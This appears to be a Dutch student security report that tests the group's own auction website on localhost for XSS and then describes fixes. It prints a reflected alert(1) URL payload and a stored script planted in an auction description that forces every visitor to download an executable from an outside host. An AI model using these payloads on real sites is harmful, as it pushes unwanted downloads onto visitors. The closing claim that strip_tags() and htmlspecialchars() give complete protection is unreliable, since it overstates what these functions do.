XSS aanvallen: testen of onze site ertegen beschermt is, en welke veranderingen moeten gemaakt worden om de website te beschermen.

# Testen doormiddel van tool: Xenotix\_v\_6.2


Ik heb getest of onze GET-statements tegen een XSS-aanval getest is. Eerst heb ik gekeken waar op onze website we GET-statements gebruiken. Bij het zoeken naar producten wordt er inderdaad gebruik gemaakt van GET-statement. Uiteindelijk heb ik in de tool deze URL geplaats

[http://localhost/Website%20EenmaalAndermaal/bootstrap-4.3.1-dist/zoeken.php?zoeken=[X](http://localhost/Website%20EenmaalAndermaal/bootstrap-4.3.1-dist/zoeken.php?zoeken=%5bX)]

De ‘[X]’ wordt geplaats zodat de tool weet waar hij de XSS exploits moet neerzetten in de zoekbalk. Uiteindelijk was het inderdaad mogelijk om een XSS-aanval op onze site uitvoeren.

<http://localhost/Website%20EenmaalAndermaal/bootstrap-4.3.1-dist/zoeken.php?zoeken=%27%3E%3Cscript%3Ealert(1)%3C/script%3E>

Met deze link wordt er via javascript een alert uitgevoerd die het bericht ‘1’ weergeeft.

Alleen dit is nog niet zo schadelijk, want dit wordt alleen uitgevoerd als je precies de hele URL over kopieert. Maar je kan elk javascript in een input veld invoeren. Ik ben er dus achter gekomen, dat je een javascript kan invoeren bij de veiling. Dit script zorgt ervoor dat wanneer een persoon een veiling bezoekt, automatisch een bestand downloadt. Dit is het script dat ik heb ingevoerd in de beschrijving:

%27%3E<script>var link = document.createElement('a');


link.href = 'http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe';

link.download = '';

document.body.appendChild(link);

link.click();</script>

Als je nu die veiling opent als bezoeker of gebruiker, krijg je dus een vraag om putty.exe te downloaden:



# Conclusie en maatregelen tegen XSS

Dus we kunnen wel concluderen dat onze site niet bestendig is tegen XSS aanvallen.

Wat we hiertegen hebben gedaan, is 2 dingen:

Ten eerste heb ik bij elke gebruikers invoer de php functie: ‘strip\_tags()’ gebruikt. Als er voor een of andere reden toch Javascript code doorheen komt, dan gebruiken we de functie ‘htmlspecialchars()’ om de tekst te laten zien, maar dan letterlijk.

Dus stel je voor als iemand een javascript code in de website heeft kunnen invoeren, dan wordt letterlijk het javascript weergegeven, niet uitgevoerd.

Als deze 2 functie worden toegepast in do code, dan ben je volledig beveiligd tegen XSS attacks in elk input veld wat er is